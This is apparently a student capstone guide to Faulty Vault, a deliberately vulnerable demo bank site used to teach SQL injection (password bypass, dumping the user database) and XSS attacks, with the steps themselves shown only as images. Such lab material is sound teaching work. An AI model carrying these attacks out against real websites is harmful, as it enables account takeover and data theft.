Team Crash Override

Website Security Research Project

Project Usage Instructions

http://www.faultyvault.com/

CS 467 Online Capstone Project

Fall 2020

Clinton Hawkes

Susan Hibbert

Table of contents

Overview

Visit http://www.faultyvault.com to view the main landing page for our project.

For a user to get the most out of the project website, the user should:

1. Select a website security vulnerability to exploit from the landing page dropdown menu;
2. Download the writeup for the vulnerability by clicking on the 'Download Writeup' button which will appear after selecting the vulnerability from the dropdown menu;
3. Read through the writeup to gain a better understanding of the vulnerability;
4. Click on 'Login' to proceed with exploring the vulnerability;
5. Follow the step-by-step instructions to exploit the vulnerability.

Landing page of our project

The image above is a screenshot of the homepage that first greets all visitors to the website. The purpose of this page is to provide a brief overview of common website security vulnerabilities which the user can select from the dropdown menu to exploit. If one of the

vulnerabilities piques the interest of the user, they are encouraged to download the how-to writeup so that they may follow along with the exploit demonstration.


The writeup for each vulnerability provides a more detailed explanation of the vulnerability along with a step-by-step guide on how to exploit the vulnerability on the project website. There are also details included on how to carry out (or attempt to carry out) the attack on the secure version of the project website. The user can switch between the vulnerable and secure versions of the website by clicking on the colored banner at the top of the web page, below the ‘Faulty Vault Bank’ animated logo. In addition, the writeup provides information on how to secure a website against attacks which exploit said vulnerability.

After the user completes the attack demonstration of the selected vulnerability, they may return to the main landing page by clicking ‘Home’ on the title bar or by clicking ‘Logout’ when logged into a Faulty Vault Bank account.

For convenience, this document contains detailed instructions on how to carry out all of the attacks, removing the need to download the writeup for each vulnerability.

SQL Injection


Select ‘SQL Injection’ from the dropdown menu on the landing page. Click ‘Login’.




There are two SQL injections available to carry out on the project website.


Vulnerable Version of Website

SQL Injection #1: Accessing a User's Account Without A Password




SQL Injection #2: Dumping the Contents of the User Database







Secure Version of Website



Attempt at SQL Injection #1: Accessing a User's Account Without A Password




Attempt at SQL Injection #2: Dumping the Contents of the User Database



Cross-Site Scripting (XSS)

Select ‘Cross-Site Scripting (XSS)’ from the dropdown menu on the landing page. Click ‘Login’.




There are three XSS attacks available to carry out on the project website.


Vulnerable Version of Website


Reflected XSS (2 examples)

